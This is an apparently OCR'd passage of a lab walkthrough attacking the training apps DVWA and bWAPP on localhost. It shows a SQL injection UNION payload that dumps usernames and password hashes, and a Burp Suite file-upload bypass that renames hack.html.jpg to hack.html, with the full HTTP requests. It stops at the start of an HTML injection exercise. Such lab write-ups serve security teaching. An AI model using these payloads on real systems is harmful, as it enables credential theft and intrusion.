
More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Once submit button is clicked, SQL Injection is performed.



127.0.0.1/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+concat(user%2C'%3A'%2Cpassword)+from+users+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,':',password) from users #
First name:
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

WEB Application Attack 4:
File upload

Log into the DVWA and choose ‘File upload’ from Menu at left.



Vulnerability: File Upload

Choose an image to upload:

No file chosen


More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Create a html file containing a script to open up a dialog box stating, ‘You have been hacked’. Now save the file as [name].html. [image extension]. For example, ‘hack.html.jpg’.



```
<html>
<body>
<script>alert('You have been hacked')</script>
</body>
</html>
```

Go back to DVWA and click on ‘Browse’ and select this file.



Vulnerability: File Upload

Choose an image to upload:

hack.html.jpg


More Information

- https://www.owasp.org/index.php/Unrestricted_File_Upload
- https://blogs.securiteam.com/index.php/archives/1268
- https://www.acunetix.com/websitesecurity/upload-forms-threat/


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

The accepted formats for upload are JPG,PNG,BMP etc. so this file meets criteria (.jpg) and will be uploaded successfully and this will be a non-executable file. But before uploading, we as an intruder will change the file type using burp suite so that it becomes as executable file with the malicious codes for exploitation.




In Burp Suite, under the proxy tab, we have enabled the ‘intercept mode’. In the DVWA page, we click on the ‘upload’ button then we will get the following as the output (we will get the filename: “hack.html.jpg” along with other information as well) in Burp Suite.




```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 474
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNkeXYr8jpZTUmlH4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=m7sa946a1od414mmpmi45621i6; security=low
Connection: close

------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="uploaded"; filename="hack.html.jpg"
Content-Type: image/jpeg

<html>
<body>
<script> alert('you have been hacked') </script>
</body>
</html>
------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryNkeXYr8jpZTUmlH4--

```

Then we have changed the filename(highlighted in the image above) from ‘hack.html.jpg’ to ‘hack.html’ and clicked ‘forward’



```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 474
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryNkeXYr8jpZTUmlH4
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=m7sa946a1od414mmpmi45621i6; security=low
Connection: close

------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="uploaded"; filename="hack.html"
Content-Type: image/jpeg

<html>
<body>
<script> alert('you have been hacked') </script>
</body>
</html>
------WebKitFormBoundaryNkeXYr8jpZTUmlH4
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryNkeXYr8jpZTUmlH4--

```

Now we go back to the DVWA page and will get a message saying the file was uploaded successfully and the path of the uploaded file is also given. Looking into this path, we can see that the file extension has been changed from ‘hack.html.jpg’ to ‘hack.html’ which now makes it executable whereas we actually uploaded a non-executable file (hack.html.jpg)


Vulnerability: File Upload
127.0.0.1/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Burp Suite Community Edition v2022.2.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser

Vulnerability: File Upload

Choose an image to upload:


Choose File No file chosen

Upload

```
../../hackable/uploads/hack.html succesfully uploaded!
```

More Information

We copy the ‘hackable/uploads/hack.html’ and paste this path with the original (127.0.01) path and now we have the malicious code (dialog box saying ‘You have been hacked’) executing through file upload in DVWA.



127.0.0.1/hackable/uploads/hack.html

127.0.0.1 says

you have been hacked


WEB Application Attack 5:

OWASP bwapp HTML Injection - Reflected (POST)

log in to bwapp using the following credentials:

Username : bee

Password: bug



127.0.0.1/login.php

/ Login /

Enter your credentials *(bee/bug)*.


Login: bee

Password: •••

Set the security level: low

bWAPP - HTML Injection
bWAPP - Login
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
Login
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN
MME
Security Audits & Training
Scan your website for XSS and SQL Injection vulnerabilities

choose ‘HTML Injection - Reflected (POST)’ from ‘choose your bug’ menu and click hack



127.0.0.1/htmli_post.php

Choose your bug: HTML Injection - Reflected (POST)

Set your security level: low

Current: low


/ HTML Injection - Reflected (POST) /

Enter your first and last name:

First name:

Last name:

